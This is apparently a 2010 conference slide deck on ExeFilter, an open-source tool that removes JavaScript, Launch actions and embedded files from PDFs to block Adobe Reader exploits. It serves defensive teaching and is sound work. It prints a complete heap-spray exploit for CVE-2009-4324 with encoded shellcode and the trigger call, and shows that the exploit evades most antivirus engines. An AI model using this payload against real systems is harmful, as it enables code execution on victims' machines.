Fighting PDF Malware with ExeFilter

EUSecWest 2010 Amsterdam – 2010-06-16


Philippe Lagadec – NATO/NC3A
decalage(à)laposte.net


Disclaimer

- This presentation does not represent any formally approved NC3A opinion, conclusion or recommendation.

PDF exploits for Adobe Reader

- A lot of vulnerabilities found in 2009 and 2010.
- Actively exploited by malware, **strong increase since end 2009**:
  - *"In 2007 and 2008, just 2 percent of all malware that included a vulnerability exploit targeted an Adobe Reader or Acrobat bug. That number climbed to 17 percent in 2009.* ***In the first quarter of 2010, it skyrocketed to 28 percent****." (source: McAfee)*
  - *http://www.avertlabs.com/research/blog/index.php/2010/04/26/surrounded-by-malicious-pdfs/*





Available solutions

- **Antivirus**:
  - Yes, but… detect mostly known malware, NOT all generic exploits!
    - Example: slightly modified CVE-2009-4324 exploit published in Dec 2009 on SecurityFocus only detected by 18/41 antivirus on VirusTotal in June 2010…
  - Moreover, rich PDF features can easily be used to obfuscate exploits.
- **Disable JavaScript in Adobe Reader:**
  - Effective against many exploits, but not all.
  - Requires a huge deployment on every PC.
  - Some companies use JavaScript for internal applications.
- **Use an alternative viewer (Foxit, Nitro, …):**
  - OK at home, but difficult in a large company/organization.
  - Some also have vulnerabilities.

Example: CVE-2009-4324 exploit (Dec 2009, slightly modified)

Virustotal is a **service that analyzes suspicious files** and facilitates the quick detection of viruses, worms, trojans, and all kinds of malware detected by antivirus engines. More information...

File **CVE-2009-4324_sample_37331.pdf** received on **2010.06.15 19:27:40 (UTC)**
Current status: **finished**
Result: **18/41 (43.90%)**

Compact | Print results

Antivirus	Version	Last Update	Result
a-squared	5.0.0.26	2010.06.15	Exploit.Win32.Senglot!IK
AhnLab-V3	2010.06.15.01	2010.06.15	-
AntiVir	8.2.2.6	2010.06.15	HTML/Shellcode.Gen
Antiy-AVL	2.0.3.7	2010.06.11	-
Authentium	5.2.0.5	2010.06.15	-
Avast	4.8.1351.0	2010.06.15	JS:Pdfka-WI
Avast5	5.0.332.0	2010.06.15	JS:Pdfka-WI
AVG	9.0.0.787	2010.06.15	-
BitDefender	7.2	2010.06.15	-
CAT-QuickHeal	10.00	2010.06.15	Exploit.PDF.Malicious.Gen
ClamAV	0.96.0.3-git	2010.06.15	-

With a bit more obfuscation:

Virustotal is a **service that analyzes suspicious files** and facilitates the quick detection of viruses, worms, trojans, and all kinds of malware detected by antivirus engines. More information...

File **CVE-2009-4324_obfuscated3.pdf** received on **2010.06.15 21:45:58 (UTC)**
Current status: **finished**
Result: **13/41 (31.71%)**

Compact Print results

Antivirus	Version	Last Update	Result
a-squared	5.0.0.26	2010.06.15	-
AhnLab-V3	2010.06.15.01	2010.06.15	-
AntiVir	8.2.2.6	2010.06.15	HTML/Shellcode.Gen
Antiy-AVL	2.0.3.7	2010.06.11	-
Authentium	5.2.0.5	2010.06.15	-
Avast	4.8.1351.0	2010.06.15	JS:Pdfka-gen
Avast5	5.0.332.0	2010.06.15	JS:Pdfka-gen
AVG	9.0.0.787	2010.06.15	-
BitDefender	7.2	2010.06.15	-
CAT-QuickHeal	10.00	2010.06.15	-
ClamAV	0.96.0.3-git	2010.06.15	-

JavaScript in PDF exploits

- **Almost all exploits available on the Internet require JavaScript to launch their payload.**
  - "**Heap spraying**" to copy the shellcode on a large memory chunk, to make the exploit reliable.
  - Even for vulnerabilities which do not involve JavaScript.
- Alternatives (less frequent):
  - Heap spraying with ActionScript in a Flash object embedded in the PDF.
  - Launch action, EmbeddedFile

JavaScript heap spraying example

```
5 0 obj
<< /Type /Action /S /JavaScript /JS (

        function spray_heap()
        {
            var chunk_size, payload, nopsled;

            chunk_size = 0x8000;
            payload = unescape("%uc931%ue983%ud9dd%ud9ee%u2474%u5bf4%u7381%u6f13%
ub102%u830e%ufceb%uf4e2%uea93%u0ef5%u026f%u4b3a%u8953%u0bcd%u0317%u855e%u1a20%u51
3a%u034f%u475a%u36e4%u0f3a%u3381%u9771%u86c3%u7a71%uc368%u037b%uc06e%ufa5a%u5654%
u0a95%ue71a%u513a%u034b%u685a%u0ee4%u85fa%u1e30%ue5b0%u1ee4%u0f3a%u8b84%u2aed%uc1
6b%uce80%u890b%u3ef1%uc2ea%u02c9%u42e4%u85bd%u1e1f%u851c%u0a07%u075a%u82e4%u0e01%
u026f%u663a%u5d53%uf880%u540f%uf638%uc2ec%u5eca%u7c07%uec69%u6a1c%uf029%u0ce5%uf1
e6%u6188%u62d0%u2c0c%u76d4%u020a%u0eb1");
            nopsled = unescape("%u0d0d%u0d0d");
            while (nopsled.length < chunk_size)
                nopsled += nopsled;
            nopsled_len = chunk_size - (payload.length + 20);
            nopsled = nopsled.substring(0, nopsled_len);
            heap_chunks = new Array();
            for (var i = 0 ; i < 1200 ; i++)
                heap_chunks[i] = nopsled + payload;
        }

        function trigger_bug()
        {
            util.printd("1.000000000.000000000.1337 : 3.13.37", new Date());
            try {
                media.newPlayer(null);
            } catch(e) {}
            util.printd("1.000000000.000000000.1337 : 3.13.37", new Date());
        }

        spray_heap();
        trigger_bug();

        ) >>
```

Shellcode

Heap spray

Exploit

A few examples

Vulnerability	Adobe Reader version	Vulnerability in the JavaScript API	Published exploit requires JavaScript
CVE-2010-1297 (authplay.dll)	9.3.2 (unpatched)	**No** (Flash object)	**YES**
CVE-2010-1240 (Launch)	9.3.2 (unpatched)	**No** (Launch)	**No** (Launch)
CVE-2010-0188 (LibTIFF)	9.3.0	**No** (TIFF file)	**No** (EmbeddedFile)
CVE-2009-4324 (Doc.media.newPlayer)	9.2.0	**YES**	**YES**
CVE-2009-2990 (U3D)	9.1.3	**No**	**YES**
CVE-2009-1858 (JBIG2)	9.1.1	**No**	**YES**
CVE-2009-0927 (Collab.getIcon)	9.0.0	**YES**	**YES**

ExeFilter

- An open-source tool and python framework to filter file formats and **remove active content** (scripts, macros, etc) according to a configurable policy.
  - Presented at CanSecWest08
  - (open-source project, not supported by NATO or NC3A)
- Supported formats: Text, HTML, PDF, MS Office, RTF, Zip, JPEG, PNG, etc

PDF filter in ExeFilter

- Goal: to disable active content in PDF
  - **JavaScript**
  - **Launch**
  - **EmbeddedFile**
  - etc
- For this, two new tools were integrated end of 2009:
  - **PDFiD** (Didier Stevens)
  - **Origami** (G. Delugré, F. Raynal)

ExeFilter vs. PDF exploits


- Because ExeFilter disables **JavaScript** (and other active content), most of the current exploits cannot launch their shellcode.
- It also works against **Launch actions** (CVE-2010-1240, still not patched), **EmbeddedFile**, etc.
- => should be able to mitigate most of the future PDF zero-days, as long as JS is used for heap spraying.

Why two PDF parsers?

- **PDFiD** is fast and effective against most PDF malware, but as it is not a full-blown PDF parser, not all cases are covered.
- **Origami** is slower and required a Python-Ruby bridge, but it is much more effective against obfuscated PDFs.
- ExeFilter provides options to use both.

How to run ExeFilter

- **Command line:**
  - `ExeFilter.py <source file> -o <output file>`
- **Mini GUI**



- **Integrated in an e-mail relay**
- **Integrated in a web proxy**

Mailsweeper integration

- (not well tested yet)
- Create an Executable or scenario
- Applies to content type Document/PDF
- Should launch:
  - `python.exe ExeFilter.py -b -f pdf %FILENAME% -o %FILENAME%`
- Return an error code:
  - 0 = Clean
  - 1 = Should be blocked (suspicious content/format)
  - 2 = Cleaned (active content was sanitized)
  - 3 = Error

Next steps

- Future work on ExeFilter:
  - Improve PDF filter
    - Ex: Option to filter Flash objects in PDF
  - Improve integration into e-mail relays and web proxies (ex: Mailsweeper, ICAP)
- I am interested in any PDF exploit/malware to test ExeFilter.
  - => **decalage (à) laposte.net** (use encrypted zips)
- And looking for volunteers to contribute to ExeFilter ☺

Conclusion

- In 2010, one quarter of malware seems to use PDF as attack vector.
- Current defences (antivirus) are not fully effective, especially against targeted attacks.
- Most PDF malware can be defeated by disabling JavaScript, Launch and EmbeddedFile objects in incoming files.
  - But this requires a full PDF parser to avoid obfuscation issues.
- ExeFilter is a useful complement to antivirus engines.